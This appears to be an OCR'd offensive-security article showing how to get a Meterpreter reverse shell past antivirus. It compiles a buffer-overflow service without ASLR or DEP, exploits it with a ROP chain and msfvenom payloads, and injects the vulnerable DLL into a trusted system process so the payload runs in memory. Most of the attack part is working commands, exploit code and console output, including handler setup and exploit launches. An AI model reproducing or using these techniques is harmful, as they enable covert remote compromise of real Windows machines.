
Run and enter the w key.



```
w
```

Run malicious code

AND get the same effect.



```
~/src/pe » msfconsole -q -x 'use exploit/multi/handler; set payload windows/meterpreter_
reverse_tcp; set LHOST 10.0.0.1; set LPORT 4444; set EXITFUNC thread; run'
[*] Starting persistent handler(s)...
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/meterpreter_reverse_tcp
LHOST => 10.0.0.1
LPORT => 4444
EXITFUNC => thread
[*] Started reverse TCP handler on 10.0.0.1:4444
[*] Meterpreter session 1 opened (10.0.0.1:4444 -> 10.0.0.64:1386) at 2021-07-16 18:15:2
2 +0500

meterpreter > ps

Process List
============

 PID   PPID  Name            Arch  Session  User                   Path
 ---   ----  ----            ----  -------  ----                   ----
 0     0     [System Proce
             ss]
 4     0     System          x64   0
```

Run malicious code bypassing the antivirus


VULN INJECT (SPAWN)

I remember one long-standing incident well. There was no way I could open a Meterpreter session on the victim because of an antivirus, and instead I had to re-exploit the good old MS08-067 every time, running Meterpreter right in memory. For some reason, the antivirus could not prevent this.
I think the antivirus is mainly focused on catching programs (on HDD) and shell codes (over the network) with known signatures or on exploiting popular vulnerabilities.
But what if the vulnerability is still unknown to the antivirus?
In this case, a rather unusual technique is used, which is based on the principle of vulnerability implementation (buffer overflow) and, thus, non-obvious execution of arbitrary
code. In fact, this is another variant of reflective code execution, that is, when the code is present exclusively in RAM, bypassing the HDD. But in our case, we also hide the entry point into the malicious code.
The anti-virus, like any other software, is unlikely to be able to determine by a static analyzer that the program contains a vulnerability and arbitrary code will be executed.
The machines are not doing well with this so far, and I don't think the situation will change much in the near future. But will the antivirus be able to see the process in dynamics and have time to react?
To test this, we need to write and run a simple network service containing a 0-day vulnerability we invented (buffer overflow on the stack) and exploit
it. For everything to work in new versions of Windows, you will have to bypass DEP. But this is not a problem if we can add the ROP-gadgets we need to the program.
We won't go into the details of buffer overflow and ROP-chains, as that is beyond the scope of this article. Instead, let's take a ready-made solution. We compile the service necessarily without ASLR support (and you can without DEP):

Code: Copy to clipboard

```
cl.exe /c vuln_rop.c
link.exe /out:vuln_rop.exe vuln_rop.obj /nxcompat:no /fixed
```


Our network service will work in listen and reverse connect modes. And all data will be transmitted in encrypted form, so as not to be burned on the signature analyzer. And this is very important, because some antiviruses are so "disliked" meterpreter that even a simple sending it to any open port will provoke an inevitable alert and the subsequent ban of the attacker's IP address.
The resulting executable file is not technically malicious, because it contains only an error when working with
memory. Otherwise, any program can be considered malicious, as it can potentially include errors too.



```
(c) Корпорация Майкрософт (Microsoft Corp.), 2009. Все права защищены.

C:\Users\admin\Desktop>dllinject 3984 \Users\admin\Desktop\vuln_rop.dll
process 3984 opening with all access
kernel32.dll base: 0x76810000
allocation [0x00120000] created
shellcode written
CreateRemoteThread: The operation completed successfully.
errno 0x0
C:\Users\admin\Desktop>connect() error
connect() error
connect() error
connect() error
connect() error
connect() error
connect() error
connect() error
connect() error
incoming connect
received 2896 bytes
received 142800 bytes
received 29518 bytes
received 0 bytes
connect() error
```

Launch of the service with the buffer overflow we have


laid down Our vulnerable service has been successfully launched and is waiting for incoming data. Create a payload and run an exploit with it.



```
~/src/av_bypass/vuln_service(master*) » msfvenom -p windows/meterpreter_reverse_tcp LHOST=
10.0.0.1 LPORT=4444 EXITFUNC=thread -f raw -o meter.bin
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 175174 bytes
Saved as: meter.bin

~/src/av_bypass/vuln_service(master*) » python expl_rop.py c 10.0.0.15 8888 meter.bin
[*] done ('10.0.0.15', 8888)
```

Operation of our buffer overflow

As a result, the vulnerable service accepts our data and, as a result of a bug when working with memory, involuntarily starts the payload code.




```
connect() error
connect() error
connect() error
connect() error
connect() error
connect() error
connect() error
connect() error
connect() error
incoming connect
received 2896 bytes
received 142528 bytes
received 29790 bytes
received 0 bytes
connect() error
connect() error
```

Сканирование из проводника Windows
завершено.
Не найдено проблем.

Buffer overflow in action

This payload opens us a Meterpreter session.



```
~/src/pe » msfconsole -q -x 'use exploit/multi/handler; set payload windows/meterpreter_
reverse_tcp; set LHOST 10.0.0.1; set LPORT 4444; set EXITFUNC thread; run'
[*] Starting persistent handler(s)...
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/meterpreter_reverse_tcp
LHOST => 10.0.0.1
LPORT => 4444
EXITFUNC => thread
[*] Started reverse TCP handler on 10.0.0.1:4444
[*] Meterpreter session 1 opened (10.0.0.1:4444 -> 10.0.0.64:1400) at 2021-07-16 18:42:0
8 +0500

meterpreter > ps

Process List
============

 PID   PPID  Name           Arch  Session  User                  Path
 ---   ----  ----           ----  -------  ----                  ----
 0     0     [System Proce
             ss]
```

Execution of malicious code bypassing the

antivirus And all this ugliness occurs when the antivirus is running. However, it has been noticed that when using some antiviruses, protection still works. Let's speculate why. We seem to have been able to implement the code in an extremely unexpected way – through buffer overflow. And at the same time, we didn't transmit code over the network in plain text, so the signature engines wouldn't work. But before direct execution, we get the same machine code in memory. And here, apparently, the antivirus catches us, recognizing the painfully familiar Meterpreter.
The antivirus does not trust the exe file downloaded from nowhere and launched for the first time. It emulates the execution of the code and analyzes it quite deeply, perhaps even on every statement. You have to pay for it with performance, and the antivirus can't afford to do that for all

processes. Therefore, processes that have already been tested during the startup phase (for example, system components or programs with a known checksum) work under less supervision. It is in them that we will introduce our vulnerability.


VULN INJECT (ATTACH)

The easiest and most convenient way to execute code in someone else's address space (process) is to inject the library. The benefit of DLL is not much different from EXE and we can recompile our vulnerable service into a library form factor by simply changing main() to DllMain():

Code: Copy to clipboard

```
cl.exe /c vuln_rop.c
link.exe vuln_rop.obj /out:vuln_rop.dll /dll /nxcompat:no /fixed
```


For maximum portability, I use 32-bit programs, so we will have to implement the vulnerability in 32-bit processes. You can take any already running or run it yourself. On 64-bit Windows, we can always find 32-bit system programs in c:\windows\syswow64.



```
winlogon.exe      568         winlogon.exe                                        64-bit
explorer.exe      3628  0.15  C:\Windows\Explorer.EXE                             64-bit
  cmd.exe         2428        "C:\Windows\system32\cmd.exe"                       64-bit
    cmd.exe       3984        c:\Windows\SysWOW64\cmd.exe                         32-bit
  procexp.exe     3944        "C:\Users\admin\Desktop\sysinternals\procexp.exe"   32-bit
```

Running a 32-bit process

Now we can introduce a vulnerability into a particular 32-bit process simply by injecting our library there.




Администратор: Командная строка - c:\Windows\SysWOW64\cmd.exe

```
Microsoft Windows [Version 6.1.7601]
(c) Корпорация Майкрософт (Microsoft Corp.), 2009. Все права защищены.

C:\Users\admin>cd Desktop

C:\Users\admin\Desktop>c:\Windows\SysWOW64\cmd.exe
Microsoft Windows [Version 6.1.7601]
(c) Корпорация Майкрософт (Microsoft Corp.), 2009. Все права защищены.

C:\Users\admin\Desktop>dllinject 3984 \Users\admin\Desktop\vuln_rop.dll
process 3984 opening with all access
kernel32.dll base: 0x76810000
allocation [0x00120000] created
shellcode written
CreateRemoteThread: The operation completed successfully.
errno 0x0
C:\Users\admin\Desktop>connect() error
```

Library injection into the newly launched 32-bit system process


Our DLL without ASLR has been successfully loaded at the standard address.



```
   0x40000  C:\Windows\System32\apisetschema.dll          ASLR
  0x170000  C:\Windows\System32\locale.nls                n/a
  0x25B0000 C:\Windows\Globalization\Sorting\SortDefault.nls  n/a
0x10000000  C:\Users\admin\Desktop\vuln_rop.dll
 0x4A200000 C:\Windows\SysWOW64\cmd.exe                   ASLR
 0x66B70000 C:\Windows\SysWOW64\winbrand.dll              ASLR
```

The vulnerable DLL is loaded


AND now the target process with buffer overflow is ready to receive data over the network.



P...	Local Address	Remote Address	State
TCP	0.0.0.0:8888	0.0.0.0:0	LISTENING
TCP	10.0.0.64:1443	10.0.0.1:8888	SYN_SENT

The vulnerable code started working in the context of a legitimate process


Since our vulnerable module has loaded at the address of the 0x10000000 (this is the default address for non-ASLR libraries), we need to slightly adjust the exploit code.



```
#ROP1 = pack("<I", 0x00401010 +3)   # mov [esp+8], esp; ret
#ROP2 = pack("<I", 0x00401020)      # VirtualAlloc(arg0, 0x1, 0x1000, 0x40)
#ROP3 = pack("<I", 0x00401040 +3)   # add esp, 4; push esp; ret
ROP1 = pack("<I", 0x10001010 +3)     # mov [esp+8], esp; ret
ROP2 = pack("<I", 0x10001020)        # VirtualAlloc(arg0, 0x1, 0x1000, 0x40)
ROP3 = pack("<I", 0x10001040 +3)     # add esp, 4; push esp; ret
```

A small adjustment to the exploit


code Time to start the exploit itself.



```
~/src/av_bypass/vuln_service(master*) » python2 ./expl_rop.py b 8888 meter.bin
[*] done ('10.0.0.64', 1382)
```

Launch of an exploit

